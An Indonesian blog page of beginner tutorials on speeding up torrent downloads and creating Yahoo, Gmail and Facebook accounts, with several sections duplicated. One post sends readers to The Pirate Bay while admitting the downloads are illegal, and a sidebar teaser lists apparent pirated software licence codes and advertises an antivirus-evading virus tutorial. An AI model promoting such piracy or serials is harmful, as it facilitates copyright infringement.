


agi anda yang sering download file torrent dalam ukuran besar, pasti sering menghabiskan waktu mencapai 1 minggu dan membuat anda kesal.
Well, berhubung saya juga sempat jadi downloader setia lewat torrent, berikut ada beberapa catatan kecil untuk mempercepat proses download. Semoga bermanfaat(dikutip dr Ardhi's blog).
1. Pilih File Yang Seeder-nya Paling Banyak.
Sebelum memilih file torrent yg ingin diunduh, ada baiknya anda perhatikan jumlah seeder dan peer yg ada. Biasanya tiap situs yg menyediakan file torrent akan menampilkan statistik jumlah seeder, peer dan leecher dari file tersebut. Seeder adalah client yg sudah 100% memiliki file tersebut dan saat itu sedang meng-upload file yg bersangkutan. Peer, mirip dengan Seeder, tp belum memiliki 100% file, dengan kata lain, selain meng-upload file, peer juga masih mendownload file yg sama dr Seeder/Peer lainnya. Leecher, seperti namanya, adalah peer yg ‘nggak niat’ mengupload, maunya cuman ‘nyedot’ (download) aja. Biasanya rasio download-upload leecher berbeda sangat jauh, misal download 100 kbps, uploadnya cuma 3 kbps.
Kesimpulannya, makin banyak seeder, makin cepat downloadnya. Makin banyak leecher, download bisa nggak selesai-selesai. Kalo anda nemu file yg seeder-nya 0, lupakan aja, cari file lain. Seeder 0 artinya nggak ada client yg mengupload file tersebut, artinya file yg anda download nggak akan pernah tuntas.
2. Perbanyak Tracker List
Tracker adalah server yg memberi dan menerima informasi client yg saat itu mengupload/mendownload file. Umumnya satu file torrent memiliki beberapa tracker yg memiliki informasi jumlah dan alamat dr client di bawahnya. Jadi, makin banyak tracker untuk satu file, makin banyak pula informasi client yg bisa dihubungi, terutama seeder. Seperti yg sudah dijelaskan di atas, makin banyak seeder, makin cepat downloadnya.
Kalo anda mendownload 1 file lewat torrent, biasanya tidak semua tracker untuk file tersebut tercatat di client. Beberapa torrent client biasanya menyediakan fasilitas untuk menambah jumlah tracker untuk file yg sedang didownload.
3. Jadilah Leecher Yg Baik
Sudah jadi rahasia umum kalo koneksi internet di Indonesia tuh ‘empot-empotan’ kayak bajaj. Kadang jalan, kadang pula mogok. Tapi pada dasarnya tetap aja lambat kalo dibandingkan dengan koneksi internet di luar negeri. Nah, hal ini juga berpengaruh pada proses download file lewat torrent. Kalo kebetulan koneksi internet anda memiliki keterbatasan bandwidth, anda bisa memperbesar kecepatan download dan memperkecil kecepatan uploadnya.
Jadi leecher dong ? Emang, tp yg perlu diingat, jangan terlalu ekstrim dalam memperkecil kecepatan upload. Lakukan dengan rasio yg masih masuk akal, misal 1:2 (Kecepatan download 2x kecepatan upload, misal 100 kbps download/50 kbps upload). Dan jangan lupa, setelah download tuntas, filenya dishare/upload lg dengan kecepatan normal, dalam hal ini anda sudah menjadi seeder.
Umumnya, fasilitas untuk memperbesar/memperkecil transfer rate untuk download/upload ada di tiap torrent client.
4. Tambah Koneksi Peers
Umumnya tiap satu pekerjaan download, torrent client akan membatasi jumlah peer yg terkoneksi biasanya hanya sampai 50 peers. Anda bisa menambah jumlah peer yg terkoneksi dengan client anda melebihi batasan tadi, misalnya jadi 100.
Sekedar catatan, jangan terlalu banyak menambah peers, misal 500 atau 1000 atau melebihi jumlah peers untuk file itu sendiri. Dari pengalaman saya, menambah peers terlalu banyak akan menyebabkan data yg didownload cacat. Maksudnya gini, ada istilah Hash dalam torrent. Hash adalah semacam kode string yg berisi informasi tentang file torrent yg didownload, seperti ukuran, daftar file, sampai potongan (pieces) dr file-file tadi. Ketika mendownload, torrent client akan membandingkan file yg sudah didownload dengan informasi pada hash. Kalo ternyata nggak cocok, client akan mengabaikan file tadi dan mendownload ulang file yg cocok dengan informasi hash tadi. Data yg diabaikan tadi disebut hash fails atau rubbish data. Terlalu banyak peers akan menambah jumlah hash fails yg malah akan mengakibatkan download menjadi lebih lama
Populer saat ini
-
"Jadikan aku kekasih halalmu" ------------------------------------------------ BELAJAR = PEMBODOHAN Pelajaran yg masuk ke otak...
-
PERAMAL HEBAT. ada seorang pria tidur tengkurap diatas permukaan tanah seperti mendengarkan suara lewat tanah terus saya mendekat ke oran...
-
Anda di perbolehkan boleh request apa saja yang anda mau dengan cara berkomentar di bawah dan apa bila anda sudah request tetapi masih be...
-
Seharusnya aku tidak naik kelas, nilaiku hancur-hancuran semua, pasti deh tidak bakalan naik kelas. Apalagi sekolahanku sekolah favorit, pas...
-
Sinopsis: Hidup di Villa Mertua Indah bersama istri yang sedang mengandung dan mertua yang menjanda memang kadang menimbulkan masalah. Apala...
-
Gwe bikin nih tutorial buat bikin virus yg rada mematikan, tapi simple, dan kayanya sih ga bakal kedekteksi antivirus, soalnya cara kerjanya...
-
| Command & Conquer: Generals Zero Hour | "Zero Hour fundamentally improves the core game, and it should ensure that Command ...
-
Hari sudah lewat pukul 12.00. Aku sedang bergegas untuk pergi makan siang ketika handphoneku berbunyi. Kulihat di layar tampak sebuah nomor ...
-
0-9 10 Talismans Licence Name: Pikachu Licence Code: T8G8VFSMGPMAJAD 7 Wonders Licence Name : SerialFree Licence Code : DQX9WE69MLMNF...
Tampilkan postingan dengan label CARA-TIPS-TRIK. Tampilkan semua postingan
Tampilkan postingan dengan label CARA-TIPS-TRIK. Tampilkan semua postingan
Jumat, 03 Desember 2010

download file torrent
postingan saat ini adalah download file torrent yang kemarin cara mendownload file torrent dengan software bittorrent dan utorrent dan bittornado sekarang filenya caranya mudah tinggal masukan yang di cari dimesin pencarian yang miripmesin pencarian google file torrent akan keluar saat anda memasukan kata kunci meski yang di download ilegal tetapi yang anda butuhkan ada langsung aja ya klik link dibawah ini......
http://thepiratebay.org/
http://thepiratebay.org/
kamus online bisa translate 1paragraf
anda bingung mentranslate bahasa indo ke inggris atau sebaliknya, tanpa harus satu kata cari dikamus terlalu lama bikin tugas malah tidak jadi mengumpulkan tugas tidak perlu kawatir karena 1paragraf bisa di translate dalam hitungan detik tanpa lihat kamus saya perna coba kata guru saya katanya habis copas ya di internet padahal tugasnya buat sendiri, langsung aja ya. klik disini
CARA DOWNLOAD FILE TORRENT
software untuk download file torrent.
saya baru nulis soalnya ada temen kita yang request cara download file torrent

software yg digunakan untuk download file torrent.
bittorrent_ultra_accelerator_free.exe.
BitTorrent-7.1.exe.
cara penggunaan software diatas instal dulu bittorrent ultra accelerator lalu instal bittorent buka bittoren ultra acelerarator run bittorrent kecepatanya menjadi maxsimal atau penggunaan yg ini.
utorrent.
ada yang lebih cepat tapi sangat sulit penggunaanya jika anda bisa menggunakannya kecepatanya sangat extrem daripada yang lain kalau bisa tolong beritahu dengan cara koment untuk memberitahu sesama yang membutuhkan.
bittornado
dan saya memberi cara mempercepat koneksi bittorent yang saya gunakan saat ini udah terbukti
download nih document mempercepat bittorrent doccument
Rabu, 01 Desember 2010
CARA MEMBUAT AKUN EMAIL YAHOO
Kalau sebelumnya saya pernah menulis tentang Cara membuat akun email di Gmail, sekarang saya akan coba membuat akun email di Yahoo.
Disini saya pilih Yahoo Indonesia saja, selain karena bisa memakai bahasa Indonesia, yahoo.co.id sudah mendukung POP3 untuk layanan email klien.
Berikut ini akan saya uraikan bagaimana cara membuatnya:
1. Setelah Anda terhubung dengan internet, lalu masukan alamat www.id.yahoo.com
2. Setelah dilayar muncul halaman Yahoo Indonesia, arahkan kursor Anda kebawah sampai ketemu Mail, klik tulisan tersebut.
3. Cari tulisan Daftar, klik tulisan tersebut.
4. Langkah selanjutnya, isi Nama Depan Anda, misalnya Mas
5. Kemudian isi Nama Belakang Anda, misalnya Ratno
6. Jenis kelamin. Isi dengan jenis kelamin Anda
7. Tanggal. Isi dengan tanggal lahir Anda
8. Bulan. Isi dengan bulan lahir Anda
9. Tahun. Isi dengan tahun lahir Anda.
10. Saya tinggal di. Klik Indonesia.
11. Kode pos. Isi dengan kode pos Anda.
12. ID Yahoo! and Email. Isi alamat email yang Anda inginkan. Yang perlu diperhatikan dalam membuat alamat email adalah Anda boleh memakai huruf dari a ~ z, angka dari 0 ~ 9 dan satu tanda titik. Misalnya : kolom.mariberbagi
13. Klik Periksa. Bila alamat email yang Anda inginkan belum ada yang memakai, maka Yahoo! akan menerima. Bila tidak tersedia, coba anda masukan dengan yang lain sampai ID yang anda masukan tersedia.
14. Kemudian Anda diminta membuat sandi. Bisa berupa huruf atau angka ataupun gabungan antara huruf dan angka. Minimal jumlah karakter 8. Perhatikan bahwa huruf besar dan huruf kecil dibedakan.
15. Anda akan diminta masukan sandi kembali sekali lagi sebagai konfrmasi.
16. Email alternative. Kosongkan.
17. Kemudian klik pada kotak “pilih pertanyaan”. Pilih salah satu pertanyaan yang Anda mau. Kalau bisa yang ada hubungannya dengan kata sandi Anda, karena nanti akan membantu pada saat Anda lupa kata sandi. Tetapi kalaupun tidak ada hubungannya dengan kata sandi Andapun juga tidak jadi persoalan. Misalnya Siapa pengarang favorit Anda?
18. Kemudian isi pada kotak jawaban. Misalnya Mas Ratno
19. Beri tanda centang pada kotak Hubungi saya sesekali mengenai penawaran. Promosi, dan fitur khusus Yahoo!
20. Kemudian ketik kode yang ditunjukan pada pada gambar yang telah disediakan.
21. Klik pada Kotak Anda setuju?
22. Pengisian selesai. Sebelum Anda meng-klik Buat akun saya, cobalah Anda periksa sekali lagi apa yang telah Anda isi diatas, pastikan semua telah diisi dengan benar, terutama mengenai kata sandi dan konfirmasinya harus benar – benar sama. Setelah semua diisi dan Anda telah yakin , sekarang klik Buat akun saya
23. Bila Anda mendapatkan tulisan Selamat, berarti Anda telah sukses membuat akun email. Tetapi bila yang keluar halaman seperti yang baru saja Anda isi, Anda harus sabar. Berarti ada isian Anda yang tidak tepat, Anda harus mengulang kembali dari atas.
Anda mungkin sudah pernah dengar apa itu email klien, yaitu mengakses email langsung tanpa harus buka internet dahulu. Contohnya Anda bisa membuka email dikomputer misal dengan Outlook Express atau bisa juga dengan Hand Phone yang sudah mendukung fasilitas email klien. Untuk bisa menggunakan email klien, syarat yang harus dipenuhi yaitu bahwa server email anda sudah mendukung POP3 atau IMAP. Kebetulan untuk Yahoo.co.id sudah mendukung POP3.
Jadi agar email Anda bisa diakses menggunakan email klien, Anda harus mengaktifkan fityr POP3.
Caranya:
a. Dari halaman email anda, klik opsi
b. Arahkan kursor kebawah kemudian klik Akses dan Penerusan POP
c. Klik pada Akses Web & POP (Setelan POP)
d. Klik Simpan
e. Selesai
Nah, mulai sekarang Anda sudah punya akun email di Yahoo.co.id dan juga sudah diaktifkan fitur POP-nya. Kalau Anda mau menggunakan email klien, anda tinggal seting komputer ataupun hand phone Anda pada layanan email kliennya.
Semoga membantu.
sumber dari sini
Disini saya pilih Yahoo Indonesia saja, selain karena bisa memakai bahasa Indonesia, yahoo.co.id sudah mendukung POP3 untuk layanan email klien.
Berikut ini akan saya uraikan bagaimana cara membuatnya:
1. Setelah Anda terhubung dengan internet, lalu masukan alamat www.id.yahoo.com
2. Setelah dilayar muncul halaman Yahoo Indonesia, arahkan kursor Anda kebawah sampai ketemu Mail, klik tulisan tersebut.
3. Cari tulisan Daftar, klik tulisan tersebut.
4. Langkah selanjutnya, isi Nama Depan Anda, misalnya Mas
5. Kemudian isi Nama Belakang Anda, misalnya Ratno
6. Jenis kelamin. Isi dengan jenis kelamin Anda
7. Tanggal. Isi dengan tanggal lahir Anda
8. Bulan. Isi dengan bulan lahir Anda
9. Tahun. Isi dengan tahun lahir Anda.
10. Saya tinggal di. Klik Indonesia.
11. Kode pos. Isi dengan kode pos Anda.
12. ID Yahoo! and Email. Isi alamat email yang Anda inginkan. Yang perlu diperhatikan dalam membuat alamat email adalah Anda boleh memakai huruf dari a ~ z, angka dari 0 ~ 9 dan satu tanda titik. Misalnya : kolom.mariberbagi
13. Klik Periksa. Bila alamat email yang Anda inginkan belum ada yang memakai, maka Yahoo! akan menerima. Bila tidak tersedia, coba anda masukan dengan yang lain sampai ID yang anda masukan tersedia.
14. Kemudian Anda diminta membuat sandi. Bisa berupa huruf atau angka ataupun gabungan antara huruf dan angka. Minimal jumlah karakter 8. Perhatikan bahwa huruf besar dan huruf kecil dibedakan.
15. Anda akan diminta masukan sandi kembali sekali lagi sebagai konfrmasi.
16. Email alternative. Kosongkan.
17. Kemudian klik pada kotak “pilih pertanyaan”. Pilih salah satu pertanyaan yang Anda mau. Kalau bisa yang ada hubungannya dengan kata sandi Anda, karena nanti akan membantu pada saat Anda lupa kata sandi. Tetapi kalaupun tidak ada hubungannya dengan kata sandi Andapun juga tidak jadi persoalan. Misalnya Siapa pengarang favorit Anda?
18. Kemudian isi pada kotak jawaban. Misalnya Mas Ratno
19. Beri tanda centang pada kotak Hubungi saya sesekali mengenai penawaran. Promosi, dan fitur khusus Yahoo!
20. Kemudian ketik kode yang ditunjukan pada pada gambar yang telah disediakan.
21. Klik pada Kotak Anda setuju?
22. Pengisian selesai. Sebelum Anda meng-klik Buat akun saya, cobalah Anda periksa sekali lagi apa yang telah Anda isi diatas, pastikan semua telah diisi dengan benar, terutama mengenai kata sandi dan konfirmasinya harus benar – benar sama. Setelah semua diisi dan Anda telah yakin , sekarang klik Buat akun saya
23. Bila Anda mendapatkan tulisan Selamat, berarti Anda telah sukses membuat akun email. Tetapi bila yang keluar halaman seperti yang baru saja Anda isi, Anda harus sabar. Berarti ada isian Anda yang tidak tepat, Anda harus mengulang kembali dari atas.
Anda mungkin sudah pernah dengar apa itu email klien, yaitu mengakses email langsung tanpa harus buka internet dahulu. Contohnya Anda bisa membuka email dikomputer misal dengan Outlook Express atau bisa juga dengan Hand Phone yang sudah mendukung fasilitas email klien. Untuk bisa menggunakan email klien, syarat yang harus dipenuhi yaitu bahwa server email anda sudah mendukung POP3 atau IMAP. Kebetulan untuk Yahoo.co.id sudah mendukung POP3.
Jadi agar email Anda bisa diakses menggunakan email klien, Anda harus mengaktifkan fityr POP3.
Caranya:
a. Dari halaman email anda, klik opsi
b. Arahkan kursor kebawah kemudian klik Akses dan Penerusan POP
c. Klik pada Akses Web & POP (Setelan POP)
d. Klik Simpan
e. Selesai
Nah, mulai sekarang Anda sudah punya akun email di Yahoo.co.id dan juga sudah diaktifkan fitur POP-nya. Kalau Anda mau menggunakan email klien, anda tinggal seting komputer ataupun hand phone Anda pada layanan email kliennya.
Semoga membantu.
sumber dari sini
MEMBUAT GMAIL DI GOOGLE MAIL
Gmail adalah layanan email gratis dari Google. Layanan ini dilengkapi dengan fasilitas yang canggih dan kapasitas penyimpanan yang berlimpah. Bayangkan, setiap akun email diberi kapasitas penyimpanan sebesar 6GB lebih. Dengan kapasitas penyimpanan sebesar ini, Anda tidak perlu menghapus email lama Anda. Bahkan Anda dapat menyimpan mp3 disini.
Cara membuka akun baru di Gmail sangatlah mudah. Anda cukup meluangkan waktu Anda 5 menit dengan mengikuti panduan dibawah ini.
Langkah pertama, ketikan http://gmail.com pada address browser Anda atau klik disini. Lihat bagian sebelah kanan. Klik tulisan “Sign up for Gmail” untuk membuat email baru.

Langkah kedua adalah mengisi formulir pendaftaran email baru. Berikut adalah keterangan dari bagian yang perlu Anda isi:
Cara membuka akun baru di Gmail sangatlah mudah. Anda cukup meluangkan waktu Anda 5 menit dengan mengikuti panduan dibawah ini.
Langkah pertama, ketikan http://gmail.com pada address browser Anda atau klik disini. Lihat bagian sebelah kanan. Klik tulisan “Sign up for Gmail” untuk membuat email baru.
Langkah kedua adalah mengisi formulir pendaftaran email baru. Berikut adalah keterangan dari bagian yang perlu Anda isi:
- First Name: Isikan dengan nama depan Anda
- Last Name: Isikan dengan nama belakang Anda
- Desired Login Name: Isikan dengan nama email yang Anda mau. Misalkan saya mendaftar dengan nama keuangan.pribadi, maka akun email baru saya adalah MISALNYA cintaindonesia@gmail.com
Nama email harus unik, maka Anda harus memeriksa apakah nama email yang Anda inginkan sudah dipakai oleh orang lain atau belum. Jadi setelah Anda mengetikan nama email yang Anda inginkan, tekan tombol “check availibility!”. Jika ternyata Gmail menyatakan bahwa nama email Anda “unavailable”, berarti nama email ini sudah digunakan oleh orang lain. Anda harus mengganti ke nama email lain. Anda dapat meneruskan bila nama email Anda belum pernah digunakan oleh orang lain (available). - Choose a password: Masukan password untuk login ke email Anda. Minimal 8 huruf atau angka.
- Re-enter password: Ulangi password Anda disini untuk mencegah kesalahan ketik.
- Remember Me on this computer: Merupakan layanan untuk login secara otomatis. Jangan dicentang apabila Anda sedang berada di warnet.
- Enable Web History: Merupakan layanan untuk login secara otomatis juga, namun fungsinya lebih ke hasil searching di Google. Jangan dicentang apabila Anda sedang berada di warnet.
- Security Question: Adalah pertanyaan yang akan ditanyakan oleh Gmail apabila Anda lupa password. Gunakan pertanyaan dengan jawaban yang Anda ingat. Misalnya apa binatang kesayangan saya
- Answer: Adalah jawaban dari pertanyaan security Anda. Anda harus menjawab dengan kata yang Anda masukan disini, barulah Gmail memberikan password Anda.
- Secondary email: Alamat email Anda yang sedang aktif. Tidak harus diisi. Hanya digunakan pada bila Anda lupa password.
- Location: lokasi Anda (Indonesia)
- Word verification: ketikan huruf pada gambar
- Term of service: Anda dapat membaca aturan penggunaan Gmail disini
MENDAFTARKAN BLOG KE GOOGLE PENCARIAN
Sebenarnya cara yang relatif mudah untuk menarik pengunjung ke blog kita. ialah banyak-banyaklah berkunjung ke blog lain, isi shoutbox nya dan kalau perlu berkomentar, semakin akrab semakin baik. karena dengan cara demikian sebenarnya kita telah beriklan tentang keberadaan blog kita sendiri.
Namun jika blog kita ingin menarik pengunjung dari hasil pencarian - dan ingin terindex ke dalam mesin pencari (Search Engine) seperti google dan yahoo. yang harus kita lakukan adalah mendaftarkan blog kita ke dalam mesin pencari tersebut.
Url : isi dengan alamat blog anda
Commnets : masukan keterangan tentang blog anda. >> add url

1. buka google webmaster tools kemudian daftar mengunakan gmail account yang kita miliki.
2. klik tab Add a Site

3. Enter the URL of a site you'd like to manage. masukan alamat blog anda - tampa di awali dengan http:// atau www. misal >> rizjournal.blogspot.com.
klik Continue.

4. Kemudian pada halaman Verification status, ( untuk blogspot biarkan pemilihan pada Meta Tag . red ). Salin / copy semua tulisan

5. Login / masuk pada blog anda ( blogger.com ), kemudian dalam halaman Template, pilih >> tab Edit Html. masukan dan simpan meta name verifikasi yang tadi kita copy setelah tag : <title><data:blog.pageTitle/></title>

Setelah beres klik tombol >> Save Template / Simpan Perubahan.
6. Kembali ke halaman google webmaster tool. kemudian klik tombol Verify, untuk mengkonfirmasi pendaftaran.
7. Jika berhasil ter Verifikasi maka anda akan masuk pada halaman Dasboard .
Untuk mensubmit sebuah sitemap dalam halaman dasboard cari tulisan Sitemaps kemudian klik link tulisan Sumbit a Sitemap.

Setelah itu pada halaman sitemaps klik tombol Add a site, dan masukan kode ini pada kotak isian >> Submit Sitemap

Dan saya pun tidak akan menjelaskan panjang lebar tentang keyword ini, karena begitu luas dn dinamisnya – yang tidak mungkin saya bisa jabarkan dalam satu artikel. Namun untuk panduan dasar bisa anda donwload E-book “ Search Engine Optimization – Starter Guide pdf “.
Sedangkan untuk menyimpan atau menambah meta keyword dan meta description, tambahkan saja kode berikut ini, di bawah kode verifikasi di atas.
Namun jika blog kita ingin menarik pengunjung dari hasil pencarian - dan ingin terindex ke dalam mesin pencari (Search Engine) seperti google dan yahoo. yang harus kita lakukan adalah mendaftarkan blog kita ke dalam mesin pencari tersebut.
Memasukan Url or Alamat Blog Ke Google.
Daftarkan blog kita ke google melalui situs sini. Google add Url.Url : isi dengan alamat blog anda
Commnets : masukan keterangan tentang blog anda. >> add url

Verifikasi dan Submit ke Webmaster Tools.
Langkah selanjut memperifikasi dan men submit sitemap blog anda ke webmaster tool.1. buka google webmaster tools kemudian daftar mengunakan gmail account yang kita miliki.
2. klik tab Add a Site

3. Enter the URL of a site you'd like to manage. masukan alamat blog anda - tampa di awali dengan http:// atau www. misal >> rizjournal.blogspot.com.
klik Continue.

4. Kemudian pada halaman Verification status, ( untuk blogspot biarkan pemilihan pada Meta Tag . red ). Salin / copy semua tulisan
<meta name="google-site-verification" dst.. dgn cara pilih klik kanan mouse copy.

5. Login / masuk pada blog anda ( blogger.com ), kemudian dalam halaman Template, pilih >> tab Edit Html. masukan dan simpan meta name verifikasi yang tadi kita copy setelah tag : <title><data:blog.pageTitle/></title>
Setelah beres klik tombol >> Save Template / Simpan Perubahan.
6. Kembali ke halaman google webmaster tool. kemudian klik tombol Verify, untuk mengkonfirmasi pendaftaran.
7. Jika berhasil ter Verifikasi maka anda akan masuk pada halaman Dasboard .
Submit a Sitemap
Setelah blog kita terverifikasi, langkah selanjut mensubmit sitemap / peta situs blog kita. Untuk blogspot sitemapnya tidak serumit blog lain.Untuk mensubmit sebuah sitemap dalam halaman dasboard cari tulisan Sitemaps kemudian klik link tulisan Sumbit a Sitemap.

Setelah itu pada halaman sitemaps klik tombol Add a site, dan masukan kode ini pada kotak isian >> Submit Sitemap
atom.xml?redirect=false&start-index=1&max-results=500

Keyword dan Keterangan Blog
Keyword atau kata kunci merupakan bagian dari penjelasan di atas. Walaupun menurut sebagian master seo. google dan search engine lainnya sudah tidak mendata lagi informasi dengan bantuan keyword yang ada pada sebuah situs web/blog.Dan saya pun tidak akan menjelaskan panjang lebar tentang keyword ini, karena begitu luas dn dinamisnya – yang tidak mungkin saya bisa jabarkan dalam satu artikel. Namun untuk panduan dasar bisa anda donwload E-book “ Search Engine Optimization – Starter Guide pdf “.
Sedangkan untuk menyimpan atau menambah meta keyword dan meta description, tambahkan saja kode berikut ini, di bawah kode verifikasi di atas.
<meta content='ISI DESCRIPTION ' name='description'/>
<meta content='ISI KEYWORDS ' name='keywords'/>
<meta content='ISI AUTHOR NAME' name='author'/>
<meta content='index,follow' name='robots'/>
sumbernya dari sini
CARA MEMBUAT AKUN FACEBOOK
facebook? belum punya facebook ya? ah enggak gaul kamu… terkadang kata kata ini terucap dari seseorang yang udah punya account facebook yang lagi nyindir temannya yang belum bikin atau buat acount di facebook. tahun ini memang banyak orang sedang demam facebook, facebook yang dulunya tidak begitu populer di Indonesia saat ini begitu banyak diminati, sampai sampai situs pertemanan ini mengalahkan salah satu rivalnya, yaitu friendster, tentunya ini terlihat dari jumlah penguna dan pengunjung friendster yang semakin lama semakin turun, kalau kamu tidak percaya liat aja grafiknya di alexa.com.
oke basa basinya sudah cukup, bagi kamu yang masih kebingungan cara membuat facebook, di bawah ini saya tulis panduan cara membuat atau mendaftar facebook, yang insyaAllah panduan membuat facebook di sini lebih mudah dipahami, karena saya sisipkan banyak sekali screen shotnya, tapi nanti kalau masih kurang jelas, silahkan tanya di kolom komentar, semoga saja saya bisa menjawabnya
1. yang pertama kamu lakukan adalah dengan mengunjungi alamat : www.facebook.com atau http://facebook.com, dan pastikan halaman yang muncul adalah seperti gambar di bawah ini.

gambar di atas halaman facebook sudah dalam bahasa indonesia, jika facebook yang kamu buka masih dalam bahasa inggris, rubahlah dulu dalam bahasa indonesia. caranya perhatikan pada bagian kiri bawah halaman. disitu terdapat tulisan Bahasa Indonesia. Klik bahasa indonesia, maka sesaat kemudian halaman akan berubah menjadi bahasa indonesia seperti contoh gambar di atas.

2. jika sudah muncul halaman seperti gambar pada nomor satu di atas, isilah kolom pendaftaran yang sudah tersedia, masukkan nama lengkap kamu, alamat email kamu (jika belum punya alamat email silahkan membaca panduan tentang cara membuat email, klik di sini untuk email di GMAIL, dan jika mengalami kesulitan dalam membuat email di GMAIL klik di sini untuk membuat email di YAHOO), masukkan password (kata kunci yang akan kamu gunakan nanti untuk masuk ke accoun facebook (demi keamanan buatlah pasword yang unik tapi tidak mudah ditebak oleh orang lain), untuk memiliih jenis kelamin, bulan tanggal tahun lahir, kamu klik saja tanda segitiga kecil di sebelah kanan kolom, nanti akan muncul pilihannya. jika sudah diisi semu klik tombol SIgn Up yang berwarna hijau. (pastikan data diisi dengan benar, teliti lagi sebelum klik sign up)

3. setelah kamu meng klik Sign Up kamu akan dibawa ke halaman selanjutnya, kamu diminta untuk memasukkan huruf yang tampil diatasnya.

4. seperti pada contoh gambar di bawah ini. masukkan sesuai dengan contohnya, huruf besar atau huruf kecil harus sama, masukkan pada kolom Text in the box.jika kamu mengalami kesulitan membaca kode kata yang tampil itu, kamu bisa menggantinya dengan kode yang lain. dengan cara klik coba kata lain atau Try different words . jika sudah diisi klik Mendaftar atau Sign Up. oh iya, terkadang kalau di pisah dengan spasi kode dianggap salah, kamu bisa coba menulis tanpa spasi, atau dua kata tersebut ditulis nempel
5. setelah kamu klik mendaftar atau sign up pada jendela selanjutnya sepertti gambar di bawah ini. jika kamu menemui gambar seperti di bawah ini, kamu telah berhasil mendaftar di facebook. agar proses pendaftaran di facebook lebih mudah, lewati saja langkah satu ini, dengan cara klik pada tombo [lewati langkah ini]

6. pada langkah kedua, akan muncul halaman informasi profil sederhana. seperti gambar di bawah ini. masukkanlah nama sekolahmu, universitasmu, dan tempat kerjamu. gambar di bawah ini juga sudah saya isi contoh pengisiannya. tapi jika kamu tidak ingin mengisi juga tidak apa apa. jika sudah diisi klik pada tombol [simpan dan lanjutkan], tapi jika tidak ingin diisi klik tombol [Lewati]

7. pada langkah ketiga, terdapat halaman untuk uplod foto. silahkan uplod dengan cara klik Unggah foto. tapi pada artikel ini panduan cara upload foto tidak dijelaskan secara detail. untuk membaca lebih detail mengenai cara upload foto kamu bisa baca pada artikel cara upload foto silahkan baca paduan cara upload foto facebook.com klik di sini. jadi pada langkah ketiga ini kamu langsung klik tombol simpan dan lanjutukan

8. setelah melewati ketiga langkah tadi, kamu akan diminta untuk melakukan konfirmasi akun di email kamu. maka kamu harus mengecek kotak masuk email yang kamu gunakan untuk mendaftar tadi.

9. Silahkan cek kotak masuk email kamu, pada kotak masuk email kamu akan mendapatkan dua buah email dari facebook. yang pertama berupa sambutan, dan yang kedua berisi email konfirmasi. buka email konfirmasi.

10. Isi email konfirmasi dari facebook seperti gambar di bawah ini. Klik pada link konfirmasi facebook. sesaat setelah kamu klik link tersebut, kamu akan di bawa pada halaman facebook yang telah aktif.

11. kamu akan menjumpai halaman seperti gambar di bawah ini

12. facebook kamu sekarang sudah aktif dan bisa digunakan, tapi karena baru membuat facebook, tentunya kamu belum punya teman. sekarang saatnya mencari teman di facebook. untuk mencari teman di facebook cukup mudah. kamu tinggal mengetikkan nama teman kamu pada kotak pencarian. facebook ini sangat terkenal, bisa dibilang hampir kebanyakan anak muda punya facebook, jadi kamu tidak sulit untuk mendapatkan teman di facebook. jika bingung sapa nama teman yang kamu masukkan, kamu ingat saja nama teman SMA, teman SMP, atau bahkan teman SD, siapa tahu ketemu. sebagai contoh di bawah ini saya masukan nama seorang teman bernama VICKY RIDWANA. setelah kamu masukkan nama, tekan tombol kacara pembesar di samping kanan kolom, atau tekan tombol Enter pada Keyboard kamu

13. sesaat kemudian akan muncul pemilik akun facebook yang namanya kamu ketikan tadi di atas. klik tambahkan sebagai teman, untuk menjadikan ia sebagai teman kamu di facebook.

14. sesaat kemudian akan muncul jendela “tambahkan teman” , klik pada tombol [kirim permintaan]

15. karena akun facebook kamu masih baru, untuk menambahkan seorang teman memang agak repot, kamu diminta memasukkan kode capta lagi. masukkan saja kode yang tersedia, kode yang terdiri dari dua kata ini dipisahkan dengan spasi. jika sudah diisi klik pada kirim permintaan. tenang saja, jika akun kamu sudah agak lama, kamu mungkin tidak menjumpai lagi kode kode smacam ini.

jika sudah kamu kirim permintaan akan muncul jendela seperti gambar di bawah ini yang menandakan permintaan pertemanan telah terkirim. tinggal menunggu kamu disetujui sebagai temannya.

17. untuk mengupdate status kamu, coba klik pada HOME atau BERANDA, sesaat kemudian akan muncul kolom tempat untuk update status kamu. seperti gambar di bawah ini. silahkan tulis update status kamu, kemudian klik bagikan.

18. Jika muncul jendela seperti ini klik tombol lanjutkan

19. sesaat kemudian update status kamu akan muncul, seperti gambar di bawah ini. untuk melihat berita update paling baru dari teman yang baru saja kamu add atau kamu jadikan sebagai teman, klik pada tombol paling baru tempatnya pada bagian atas kolom update.

20. setelah kamu klik tombol paling baru, kamu bisa melihat update status terbaru dari teman teman kamu, seperti gambar di bawah ini

21. kamu pun bisa mengomentari update status teman kamu, dengan cara klik pada komentar. tapi jika kamu belum disetujui sebagai teman maka tidak akan muncul kolom komentar. pada gambar di bawah ini kolom komentar yang muncul baru statusmu sendiri.

21. pada saat seseorang melakukan permintaan pertemanaan pada pemilik account facebook, maka si pemilik accoun facebook yang dimintai itu akan mendapatkan email dari facebook.. isinya tentang konfirmasi permintaan pertemanan. jika si pemilik account mengizinkan untuk menjadi teman dalam facebook, maka dia akan melakukan klik pada link konfirmasi, tapi jika tidak ya diabaikan saja.
pada gambar di bawah ini adalah contoh email konfirmasi dari facebook tentang ajakan pertemanan dari Martono,

22. dan jika kamu disetujui menjadi teman dalam facebook, kamu juga mendapatkan email konfirmasi, seperti gambar di bawah ini.

23. jika kamu sudah punya teman dalam facebook kamu, kamu akan bisa melihat status teman kamu, mengomentari status teman kamu, dan lain lain. sebelum mengomentari status temen kamu, alangkah baiknya membuat status kamu dulu. untuk membuat status.. Klik pada Menu Beranda di Pojok kanan atas. nanti halaman facebook kamu akan seperti gambar di bawa ini. pada kolom Apakah yang anda pikirkan itu adalah tempat kamu menulis status.. kalau sudah di tulis klik tombol bagikan. Untuk berkomentar pada status teman sudah tampak jelas disitu, saya rasa tidak perlu menjelaskan lagi.
jika kamu menggunakan akses internet umum, misalnya di warnet.. saat kamu telah selesai menggunakan facebook.. jangan langsung di exit browsernya, tapi klik dulu Log out atau keluar, untuk menjaga keamanan account facebook kamu.. karena kalau tidak kamu klik keluar atau log out… biasanya komputer yang kamu tinggal itu keadan account facebook kamu masih aktif.. sangat tidak baik kalau ada orang lain yang menggunakan facebook kamu.
